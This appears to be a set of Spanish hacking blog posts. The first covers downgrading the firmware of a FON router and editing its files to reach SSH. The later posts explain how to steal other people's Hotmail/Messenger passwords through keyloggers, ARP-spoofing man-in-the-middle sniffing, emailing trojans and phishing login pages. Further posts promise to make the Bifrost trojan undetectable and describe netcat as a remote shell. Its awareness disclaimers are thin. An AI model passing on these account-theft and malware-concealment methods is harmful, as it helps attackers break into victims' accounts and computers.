iptables -t nat -A prerouting_rule -i $WAN -p tcp –dport 22 -j ACCEPT
iptables -A input_rule -i $WAN -p tcp –dport 22 -j ACCEPT
Se pulsa escape para salir del modo de edicion y :wq para guardar y salir.

Seguimos...

vi /bin/thinclient
modo de edicion pulsamos i, ya sabeis...
buscamos esta linea y la comentamos

. /tmp/.thinclient.sh
Quedando asi

# . /tmp/.thinclient.sh
:wq para salir y guardar y ya esta.

Continuaremos en el siguiente tutorial. Habilitando el Redboot

Hackear la version 0.7.2r3 de firmware de FON

Bien, este es el primero de una serie de tutoriales que explican como cambiar el firmware a una fonera (¿que es una fonera?) y contempla la posibilidad mas chunga ya que la fonera baja ella sola el firmware de fon cuando se conecta a internet.

Para cambiar de firmware no hace falta hacer todo esto si teneis el redboot habilitado podeis saltaros este paso y ir directamente a la seccion de flashear. ¿Y como saber si se tiene el redboot habilitado? En las foneras 2200 esta habilitado y todo esto no es necesario, en las 2100 esta capado asique tocara habilitarlo . (Para saber que fonera tenemos se mira por detras en la etiqueta donde pone la mac y el s/n se quitan los tornillos que hay debajo de las gomitas que hacen de patas y se mira, si tiene disipador es la 2100 sino la 2200)


Bien este tutorial es para los que tengan una fonera 2100 con 0.7.2 r3, para saber que version de firmware tenemos conectate por wifi a la red MyPlace (la contraseña es el S/N que pone por debajo) y luego conectate con tu navegador a http://192.168.10.1 y en status miras la version que tiene ( la contrasea para la configuracion por defecto es user: admin password: admin)

Resulta que si se tiene una fonera 2100 con el firmware 0.7.2 r3 es el caso mas chungo q podemos encontrarnos ya que por un lado tenemos el redboot capato y no podremos cargar firmwares directamente y por otra parte este firmware es inhackeable para poder abrir ssh con las tecnicas normales que mas adelante explicaremos y tampoco se deja resetear para poner el firmware de fabrica (en otros firmwares encender la fonera mientras se aprieta durante un buen rato el boton de reset hasta que veamos que las bombillitas hacen cosas raras y se resetea )

El objetivo de este tutorial es precisamente ese, quitarnos el firmware 0.7.2r3 y poner el que haya guardado de fabrica en la memoria de fon, el cual sera hackeable, para lo cual habra que engañar a la fonera con la ayuda de Kolofonium aplicando la siguiente configuracion de red
Para lo cual entramos a la fonera conectados por wifi y sin cable de red conectaros a myplace entrais a la ip http://192.168.10.1 vais a avanzado (contrasea admin admin) y en internet connection poneis
Ip Address 213.134.45.200
Network Mask 255.255.255.0
Gateway 213.134.45.129
Dns Server 213.134.45.129

Bien como os habreis dado cuenta necesitamos un router, conectaros a la configuracion del router normalmente para entrar a la confi del router entramos a su ip, si no sabemos cual es su ip,
Inicio/ejecutar/cmd
ipconfig


Busca el nombre de tu adaptador de red normalmente si no lo has cambiado "Adaptador Ethernet Conexión de área local" y luego busca la ip que aparece en "Puerta de enlace predeterminada"


Luego con esa ip vas a tu navegador favorito y pones http://192.168.1.1 (suponiendo que sea esa sino la que salga en puerta de enlace)

Y lo mas normal es que os pida la contraseña si no la habeis cambiado buscad vuestro router en esta pagina http://www.phenoelit-us.org/dpl/dpl.html


Bien una vez dentro de la confi del router lo mas normal es que ponga algo parecido a WAN y LAN por alguna parte, bien pues lo de WAN no lo toqueis pues si tocais esto os cargais internet, lo que hay que tocar es lo de LAN y los dns. (APUNTAD ANTES LO QUE PONE ANTES DE TOCAR NADA PARA PODER VOLVER A PONERLO BIEN LUEGO)

IP 213.134.45.129
Mascara de subred 255.255.255.0
DNS 88.198.165.155
quedando algo asi


Por ultimo seria bueno darle a reboot en la confi del router despues de salvar los cambios o sino kitais y poneis el cable de red para que aplique la nueva configuracion, no os impacienteis la fonera en este paso tiene que estar aun apagada o sin cable de red con la configuracion que pusimos antes guardada.


El router al aplicar la nueva configuracion seguramente haga que pierdas internet en el ordenador, por lo que tenemos que configurar las ips del ordenador para poder comunicarnos con el router.

Inicio/Panel de Control/Conexiones de Red
doble click en Conexion de area local (o como se llame)
Propiedades
doble click Protocolo internet TCP/IP

IMPORTANTE : Apunta tu configuracion actual para ponerla luego. lo normal es que lo tengas por dhcp pero si no es asi apuntas las ips que tengas.
Usar la siguiente direccion ip:

Ip 213.134.45.6
Mascara de subred 255.255.255.0
Puerta de enlace 213.134.45.129
Si quieres navegar normal este rato pon dns 213.134.45.129 no hace falta para nada mas.

Aceptar y guardar todo. llegados a este punto deberias de conectar la fonera apagada con el cable de red al router apagado y preparar algo con que pinchar el boton de reset de la fonera durante 30 segundos o mas.

Bien estamos ya en posicion con el boli clavando el boton de reset y la fonera enchufada al router, pues bien, enchufamos el router a la corriente y la fonera a la corriente y mantenemos la presion sobre el boton de reset hasta que veamos que las luces de la fonera despues de encenderse 2 o 3 de ellas vuelven a apagarse todas o dejar solo una o asi algo raro que veamos que esta flasheando, soltamos el boli y esperamos de 3 a 5 minutos a que cargue todas las luces. Entonces deberia de haber cambiado de firmware

Para comprobarlo conectarnos por wifi a myplace id a la ip 192.168.10.1 y en estatus deberia de aparecer en version de firmware algo distinto a 0.7.2 r3, algo como esto

Si es asi lo hemos conseguido y podemos pasar a la siguiente fase, Habilitar SSH
IMPORTANTE DESCONECTAR RAPIDAMENTE LA FONERA DE INTERNET NADA MAS TENGAIS EL FIRMWARE VIEJO PORQUE SINO SE BAJA EL NUEVO Y HAY QUE VOLVER A EMPEZAR
No olvidemos volver a poner el router como estaba, recordad que ahora la ip para entrar al router es http://213.134.45.129

Volveis a poner la ip que tubiera el router antes en LAN

Una vez cambiada la ip del router cambiais la del pc y poneis asignar automaticamente o lo que tubierais apuntado.

Si por lo que sea no sabeis lo que ponia en la confi del router o en la del pc o en ambas xDD mi consejo es que en LAN del router pongais de ip 192.168.1.1 de mascara 255.255.255.0 y en la configuracion del pc poneis.
Ip 192.168.1.2
Mascara 255.255.255.0
Puerta de enlace 192.168.1.1
Dns preferido 192.168.1.1
Y asi funciona fijo.

Eso es todo hasta otra, es momento de habilitar SSH

Verdades y mentiras sobre hacking hotmail


Bueno me e decidido a escribir este post porque me he dado cuenta que es una de las cosas que mas pregunta la gente, como conseguir la contraseña del messenger de fulanito y voy a exponer una serie de cuestiones de mitos y de falacias acerca de esto.


Primero de todo, no existe ningun programa magico que le metas la dire y te de la contraseña y no todo es tan sencillo como parece. MUY IMPORTANTE si habeis leido sitios que pone que un fallo de seguridad de microsoft bla bla bla y os hace mandar un correo electronico con una forma determinada a una direccion parecida a adminsitradores@hotmail.com o algo por el estilo diciendo que meteis vuestra propia direccion y vuestra propia pass entre otras cosas pues NI DE COÑA lo hagais y si lo haceis os mereceis quedaros sin cuenta por falta desentido comun.

Tecnicas validas:

*Si se tiene acceso fisico al equipo donde se loguea o si invitais a un amigo a que ponga el messenger en vuestra casa es Facilisimo utilizando un keyloger o si es de los que marcan lacasilla de recordar contraseña con algun programa tipo cain tambien si os interesa el tema usad google yo ya subire algo mas adelante.

*Si no se tiene acceso fisico al pc pero SI a la misma lan donde esta conectado (o tiene una red wifi desprotegida o debilmente protegida) es tambien bastante facil utilizado un ataque man in the middle con sniffeo de datos subire un videotutorial muy bueno mas adelante de Ettercap que es cojonudo. La tecnica consiste en cambiar la tabla ARP y hacerle pensar que nuestro pc es el router entonces nos pedira los datos a nosotros y nosotros enganchados a su router le daremos todo lo que pida y el navega normal pero nosotros escuchamos todo y se puede interceptar passwords de todo incluido con SSL, webs donde se loguee pop3 ftp, fotologs ogames lo que sequiera.

*Si no se tiene acceso al pc ni a la LAN que es lo mas normal y se tiene mucho interes en la password:

1º Se puede probar con la pregunta secreta lo mas normal es que no saquemos nada pero nunca se sabe.

2ºLa opcion definitiva en este caso es troyanizar o usar un keylogger remoto y que cuando escriba su password grabe los caracteres.
El keylogger remoto normalmente se puede configurar para que mande semanalmente las keys captadas a una direccion de correo electronico. Yo prefiero la opcion del troyano (podeis ver el tutorial sobre bifrost en esta misma web) que trae su propio keylogger.

3º Existe otra opcion un poco chorras que puede funcionar y es usar un xploit (no confundir con exploit) que consiste en una copia identica de una pagina de logueo de hotmail (o cualquier otro yahoo terra ogame...) puedes hacertelo tu mismo si sabes algo de programacion web o copiando y pegando una de verdad de hotmail y preparandola o bajarte alguno ya hecho (usad al amigo googlecin) hay que mirar el codigo fueente del xploit y en alguna parte pondra comentado "// Mete tu direccion de correo aqui" entonces la cosa es la siguiente, le mandas con alguna dire inventada que parezca seria de hotmail a alguien el xploit para que se loguee desde el mail para evitar que destruyan su cuenta por ejemplo y si lo hace al dar al boton enviar nos llega los datos que puso a nuestro mail.

Y esto es toooodo amigos espero que os sirva para saber como pueden intentar sacaros la contraseña y no acepteis archivos sospechosos de desconocidos ni os logueeis desde un mail y cuidado cuando el certificado ssl al loguerase os diga que no se puede verificar alomejor estais sufriendo un man in the middle. Un saludo


Video Tutorial del Troyano Bifrost

Bueno en esta ocasion voy a subir un videotutorial de como configurar el servidor de este programa de administracion remota o bifrost y algunos trucos que hay para camuflarlo y hacerlo indetectable, no me hago responsable del mal uso que se haga con este material y lo posteo para que aprendan las tecnicas que se pueden utilizar para comprometer la seguridad de vuestros equipos y aprender a protejerse de ellas, un saludo.


Para verlo en pantalla completa
Aqui estan las herramientas necesarias pass: http://www.nuestrasfrikadas.blogspot.com

NetCat ese pequeño gran programa

Bueno para quien no lo conozca netcat es un pequeño programa que sirve para conectar dos ordenadores que usen netcat un cliente y un servidor. Bien llegados a este punto netcat es una navaja suiza porque podemos conectar para cualquier cosa por cualquier puerto y la imaginacion permite usarlo para unas cuantas aplicaciones, lo mas usual es usarlo como shell remota como si fuera un servidor ssh pero hay muchas mas.

Netcat es un programa para linux pero en este caso vamos a trabajar con la version de windows xp que se puede descargar aqui

El tutorial lo tengo hecho en pdf y aqui os lo dejo